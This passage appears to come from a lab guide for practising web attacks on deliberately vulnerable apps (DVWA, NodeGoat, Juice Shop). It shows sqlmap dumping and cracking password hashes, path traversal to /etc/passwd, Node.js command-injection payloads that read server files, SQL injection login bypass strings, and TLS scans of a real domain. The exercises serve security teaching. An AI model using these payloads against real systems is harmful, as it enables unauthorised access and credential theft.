[01:34:07] [INFO] fetching entries for table 'users' in database 'dvwa'
[01:34:07] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[01:35:23] [INFO] writing hashes to a temporary file '/tmp/sqlmapInjbe2qf7082/sqlmaphashes-w03ktqdt.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[01:35:26] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
```

10. SQLmap was able to crack the passwords and dump the contents of the user table.

```
do you want to use common password suffixes? (slow!) [y/N]
[01:36:09] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:36:09] [INFO] starting 4 processes
[01:36:10] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[01:36:10] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[01:36:12] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[01:36:13] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | last_name | password | first_name | last_l |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://127.0.0.1/hackable/users/admin.jpg | admin | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | 2020-0 |
5-05 05:06:38 | 0 |
| 2 | gordonb | http://127.0.0.1/hackable/users/gordonb.jpg | Brown | e99a18c428cb38d5f260853678922e03 (abc123) | Gordon | 2020-0 |
5-05 05:06:38 | 0 |
| 3 | 1337 | http://127.0.0.1/hackable/users/1337.jpg | Me | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Hack | 2020-0 |
5-05 05:06:38 | 0 |
| 4 | pablo | http://127.0.0.1/hackable/users/pablo.jpg | Picasso | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Pablo | 2020-0 |
5-05 05:06:38 | 0 |
| 5 | smithy | http://127.0.0.1/hackable/users/smithy.jpg | Smith | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Bob | 2020-0 |
5-05 05:06:38 | 0 |
+-----+-----+-----+-----+-----+-----+

[01:36:16] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/10.6.6.104/dump/dvwa/users.csv'
[01:36:16] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.6.6.104'
[01:36:16] [WARNING] you haven't updated sqlmap for more than 67 days!!!
```

Exercise 7: Exploiting Weak Cryptographic Implementations

This exercise is for informational purposes only. If your machine does not have access to the Internet. However, you can do this against any other systems you may have in your own lab.

1. You can use **nmap** to enumerate weak ciphers, as shown below:

```
nmap --script ssl-cert,ssl-enum-ciphers -p 443 theartofhacking.org
```

```
root@kali:~# nmap --script ssl-cert,ssl-enum-ciphers -p 443 theartofhacking.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-28 23:13 EDT
Nmap scan report for theartofhacking.org (104.27.176.154)
Host is up (0.0027s latency).
Other addresses for theartofhacking.org (not scanned): 104.27.177.154 2400:cb00:2048:1::681b:b09a 2400:cb00:2048:1::681b:b19a

PORT      STATE SERVICE
443/tcp   open  https
| ssl-cert: Subject: commonName=sni40389.cloudflaressl.com
| Subject Alternative Name: DNS:sni40389.cloudflaressl.com, DNS:*.2304.info, DNS:*.5104.info, DNS:*.5248.info, DNS:*.8497.info, DNS:*.baragou
inassent.club, DNS:*.bato.top, DNS:*.biyo.ooo, DNS:*.butiknayyara.com, DNS:*.butiknayyara.id, DNS:*.canacesti.gq, DNS:*.cdit.top, DNS:*.clarr
interdisc.ga, DNS:*.cnvr.top, DNS:*.deb9.info, DNS:*.dedge.co, DNS:*.dualdatingpy.cf, DNS:*.dwiki.biz, DNS:*.ersertouli.tk, DNS:*.ff06.info,
DNS:*.findamassage.co.za, DNS:*.hrnl.top, DNS:*.hydroponics.gr, DNS:*.ioannisg.me, DNS:*.ithy.top, DNS:*.k8k8.top, DNS:*.kernelcurry.com, DN
S:*.lyricalninja.com, DNS:*.mawinnadaplong.gq, DNS:*.nmsc.info, DNS:*.obuy.info, DNS:*.pcsecuriyaccess.win, DNS:*.privatelendingfund.com, DN
S:*.qo14.info, DNS:*.researchwriters.net, DNS:*.rz00.info, DNS:*.servernewbie.com, DNS:*.theartof hacking.org, DNS:*.thinkaheadrealestate.com,
DNS:*.thropeedpanbi.cf, DNS:*.ukdent.us, DNS:*.vkey.top, DNS:*.wildblueyondertrips.com, DNS:*.withoutwhethersort.accountant, DNS:*.xenangnic
hiyu.com, DNS:*.xi03.info, DNS:*.2304.info, DNS:*.5104.info, DNS:*.5248.info, DNS:*.8497.info, DNS:*.baragouinassent.club, DNS:*.bato.top, DNS:*.biyo.ooo,
DNS:*.butiknayyara.com, DNS:*.butiknayyara.id, DNS:*.canacesti.gq, DNS:*.cdit.top, DNS:*.clarrinterdisc.ga, DNS:*.cnvr.top, DNS:*.deb9.info, DNS:*.dedge.co,
DNS:*.dualdatingpy.cf, DNS:*.dwiki.biz, DNS:*.ersertouli.tk, DNS:*.ff06.info, DNS:*.findamassage.co.za, DNS:*.hrnl.top, DNS:*.hydroponics.gr, DNS:*.ioannisg
.me, DNS:*.ithy.top, DNS:*.k8k8.top, DNS:*.kernelcurry.com, DNS:*.lyricalninja.com, DNS:*.mawinnadaplong.gq, DNS:*.nmsc.info, DNS:*.obuy.info, DNS:*.pcsecuri
fyaccess.win, DNS:*.privatelendingfund.com, DNS:*.qo14.info, DNS:*.researchwriters.net, DNS:*.rz00.info, DNS:*.servernewbie.com, DNS:*.theartof hacking.or
g, DNS:*.thinkaheadrealestate.com, DNS:*.thropeedpanbi.cf, DNS:*.ukdent.us, DNS:*.vkey.top, DNS:*.wildblueyondertrips.com, DNS:*.withoutwhethersort.accou
ntant, DNS:*.xenangnichiyu.com, DNS:*.xi03.info
| Issuer: commonName=COMODO ECC Domain Validation Secure Server CA 2/organizationName=COMODO CA Limited/stateOrProvinceName=Greater Mancheste
r/countryName=GB
| Public Key type: ec
| Public Key bits: 256
| Signature Algorithm: ecdsa-with-SHA256
| Not valid before: 2018-07-27T00:00:00
| Not valid after: 2019-02-02T23:59:59
| MD5: 5e28 7103 8a17 1bf9 5adc c342 6901 de0a
| SHA-1: 8a69 cb20 9129 c685 605d 9f38 e8f9 db53 2242 3836
| ssl-enum-ciphers:
| TLSv1.2:
|   ciphers:
|     TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (ecdh x25519) - A
|     TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256 (ecdh x25519) - A
|     TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (ecdh x25519) - A
|     TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (ecdh x25519) - A
|     TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384 (ecdh x25519) - A
|     TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (ecdh x25519) - A
|     TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256 (ecdh x25519) - A
|     TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256-draft (ecdh x25519) - A
|   compressors:
|     NULL
|   cipher preference: client
|   least strength: A
Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
root@kali:~#
```

2. There are many other open source and commercial tools that can be used to find weak ciphers and cryptographic implementations. However, a very useful open source tool is **testssl.sh** (<http://testssl.sh>).

3. You can download this tool and run it against any web server running HTTPS, as demonstrated below.

```

root@kali:~# ./testssl.sh theartofhacking.org
No engine or GOST support via engine with your /usr/bin/openssl
#####
testssl.sh      2.9.5-6 from https://testssl.sh/
  This program is free software. Distribution and
    modification under GPLv2 permitted.
  USAGE w/o ANY WARRANTY. USE IT AT YOUR OWN RISK!
  Please file bugs @ https://testssl.sh/bugs/
#####
Using "OpenSSL 1.1.0h  27 Mar 2018" [~143 ciphers]
on kali:/usr/bin/openssl
(built: "reproducible build, date unspecified", platform: "debian-amd64")

Testing all IPv4 addresses (port 443): 104.27.176.154 104.27.177.154
-----
-----
Start 2018-07-28 23:18:27      --> 104.27.176.154:443 (theartofhacking.org)
<<--

further IP addresses:  104.27.177.154 2400:cb00:2048:1::681b:b09a
2400:cb00:2048:1::681b:b19a
rDNS (104.27.176.154):  --
Service detected:      HTTP

Testing protocols via sockets except SPDY+HTTP2
SSLv2      not offered (OK)
SSLv3      not offered (OK)
TLS 1      not offered
TLS 1.1    not offered
TLS 1.2    not offered
SPDY/NPN   h2, http/1.1 (advertised)
HTTP2/ALPN h2, http/1.1 (offered)

Testing ~standard cipher categories
NULL ciphers (no encryption)          not offered (OK)
Anonymous NULL Ciphers (no authentication) not offered (OK)
Export ciphers (w/o ADH+NULL)         not offered (OK)
LOW: 64 Bit + DES encryption (w/o export) not offered (OK)

```

```

Weak 128 Bit ciphers (SEED, IDEA, RC[2,4])    not offered (OK)
Triple DES Ciphers (Medium)                   not offered (OK)
High encryption (AES+Camellia, no AEAD)        offered (OK)
Strong encryption (AEAD ciphers)               offered (OK)

```

```

Testing robust (perfect) forward secrecy, (P)FS -- omitting Null
Authentication/Encryption, 3DES, RC4

```

```

Cipher mapping not available, doing a fallback to openssl

```

```

PFS is offered (OK)

```

```

Testing server preferences

```

```

Has server cipher order?      yes (OK)

```

```

Negotiated protocol          TLSv1.2

```

```

Negotiated cipher             ECDHE-ECDSA-CHACHA20-POLY1305, 253 bit ECDH
(X25519)

```

```

Cipher order

```

```

    SSLv3:      Local problem: /usr/bin/openssl doesn't support "s_client -ssl3"

```

```

    TLSv1.2:    ECDHE-ECDSA-CHACHA20-POLY1305 ECDHE-ECDSA-AES128-GCM-SHA256
ECDHE-ECDSA-AES128-SHA ECDHE-ECDSA-AES128-SHA256

```

```

                  ECDHE-ECDSA-AES256-GCM-SHA384 ECDHE-ECDSA-AES256-SHA
ECDHE-ECDSA-AES256-SHA384

```

```

Testing server defaults (Server Hello)

```

```

TLS extensions (standard)    "renegotiation info/#65281" "extended master
secret/#23" "session ticket/#35" "status request/#5"
                             "next protocol/#13172" "EC point formats/#11"

```

```

"application layer protocol negotiation/#16"

```

```

Session Ticket RFC 5077 hint 64800 seconds, session tickets keys seems to be
rotated < daily

```

```

SSL Session ID support      yes

```

```

Session Resumption          Tickets: yes, ID: yes

```


```

<output omitted for brevity>


```


Exercise 8: Path (Directory) Traversal

1. Go to the Damn Vulnerable Web Application (DVWA) in WebSploit and navigate to **File Inclusion**.
2. Select any of the PHP file links.
3. Attempt to get the contents of the **/etc/passwd** file by manipulating the URL, as demonstrated below:



You should see the contents of the **/etc/passwd** file, as shown in the example in the next page.



That was too easy... The next exercise (our final exercise) will not be this easy...

Exercise 9: Command Injection


1. NodeGoat is another awesome OWASP Project (<https://github.com/OWASP/NodeGoat>)
2. You should have a script called **nodegoat.sh** under the **/root** directory. If you have an older version of WebSploit Labs, you can download the **nodegoat.sh** script using **wget**, as shown below:

```
wget https://websploit.org/nodegoat.sh
```

3. Launch NodeGoat in WebSploit Labs using the **/root/nodegoat.sh** script.

```
[root@websploit]-[~]  
#bash /root/nodegoat.sh
```

4. Make sure that you are either executing it as root (i.e., **sudo -i**) or execute the script with the **sudo bash /root/nodegoat.sh** command. Of course, you probably already knew that 😜
5. Create a new user and login to the application.



RetireEasy
Employee Retirement Savings Management


User Name
Enter User Name

Password
Enter Password

New user? Sign Up

Submit

6. Once you create the user and log in, the following Dashboard is shown:



7. Navigate to Contributions. An attacker might be able to read the contents of files from the vulnerable application by leveraging command injection vulnerabilities. You can use the following two commands list the contents of the current directory and parent directory respectively:

```
res.end(require('fs').readdirSync('.').toString())
```

```
res.end(require('fs').readdirSync('..').toString())
```

8. Enter those commands/payloads, as demonstrated below:

Contributions

This screen allows you to change the payroll percentages deducted from your paycheck for each contribution type.

Contribution Type	Payroll Contribution Percent (per pay period)	New Payroll Contribution Percent (per pay period)
Employee Pre-Tax	0 %	<code>('fs').readdirSync('').toString()</code> %
Roth Contribution	0 %	0 %
Employee After Tax	0 %	0 %


Submit

Reminder:

All transactions are subject to plan provisions.

9. Click **Submit**.


10. The following screen with all the underlying files are shown.



11. Once file names are obtained, an attacker can issue the command below to view the actual contents of a file:

```
res.end(require('fs').readFileSync(filename))
```

12. In the following example, we are retrieving the file server.js



```

const express = require("express");
const favicon = require("serve-favicon");
const bodyParser = require("body-parser");
const session = require("express-session");
// const csrf = require('csurf');
const consolidate = require("consolidate"); // Templating library adapter for Express
const swig = require("swig");
// const helmet = require("helmet");
const MongoClient = require("mongodb").MongoClient; // Driver for connecting to MongoDB
const http = require("http");
const marked = require("marked");
//const nosniff = require('dont-sniff-mimetype');
const app = express(); // Web framework to handle routing requests
const routes = require("../app/routes");
const { port, db, cookieSecret } = require("../config/config"); // Application config properties
/*
// Fix for A6-Sensitive Data Exposure
// Load keys for establishing secure HTTPS connection
const fs = require("fs");
const https = require("https");
const path = require("path");
const httpsOptions = {
  key: fs.readFileSync(path.resolve(__dirname, "../artifacts/cert/server.key")),
  cert: fs.readFileSync(path.resolve(__dirname, "../artifacts/cert/server.crt"))
};
*/

MongoClient.connect(db, (err, db) => {
  if (err) {
    console.log("Error: DB: connect");
    console.log(err);
    process.exit(1);
  }
  console.log(`Connected to the database`);

  /*
  // Fix for A5 - Security MisConfig
  // TODO: Review the rest of helmet options, like "xssFilter"
  // Remove default x-powered-by response header
  app.disable("x-powered-by");

  // Prevent opening page in frame or iframe to protect from clickjacking
  app.use(helmet.frameguard()); //xframe deprecated

  // Prevents browser from caching and storing page
  app.use(helmet.noCache());

  // Allow loading resources only from white-listed domains
  app.use(helmet.contentSecurityPolicy()); //csp deprecated

  // Allow communication only on HTTPS
  app.use(helmet.hsts());
  */
});

```

13. An attacker can further exploit this vulnerability by writing and executing harmful binary files using **fs** and **child_process** modules.

Exercise 10: Bypassing Additional Web Application Flaws

Navigate to the Juice Shop and try to solve the exercise of posting some feedback in another user's name.

- You already know how to use proxies like BurpSuite and the OWASP ZAP.
- Intercept client / server transactions to post feedback when logged on.
- The request contains the following information:

```
{
  "UserId": 2,
  "rating":2,
  "comment":"1"
}
```

Try to manipulate the request.

The next exercise will be a little harder... ;-)

Exercise 11: Additional SQL Injection Exercises

Exercise 11.1: Logging in as Admin

Access the Juice Shop application. The application is vulnerable to injection attacks Data entered by the user is integrated 1:1 in an SQL command that is otherwise constant. Different statements can be amended/extended as appropriate. The Administrator is the first to appear in the selection list and is therefore logged on.

To quickly test, you can use the following string in the **Email** field in the Login screen. You can use anything for the password.

Login


Email

omar@omarsucks.com' OR 1=1;--

Password


●●●●●●

Forgot your password?

 Log in

☐ Remember me

Not yet a customer?




are now the administrator and you can see other fields in the system.

Exercise 11.2 Login as Bender

A screenshot of the 'Login' form in the OWASP Juice Shop application. The form is set against a dark background. It features two input fields: 'Email' and 'Password'. The 'Email' field contains the text: 'omar@h.com' or 1=1 and email not like('%admin%');--'. The 'Password' field is currently empty and masked with three dots. Below the input fields is a 'Log in' button with a key icon. Underneath the button is a checkbox labeled 'Remember me'. At the bottom of the form, there are two links: 'Forgot your password?' and 'Not yet a customer?'.

Exercise 12: DC30_01 and DC30_02



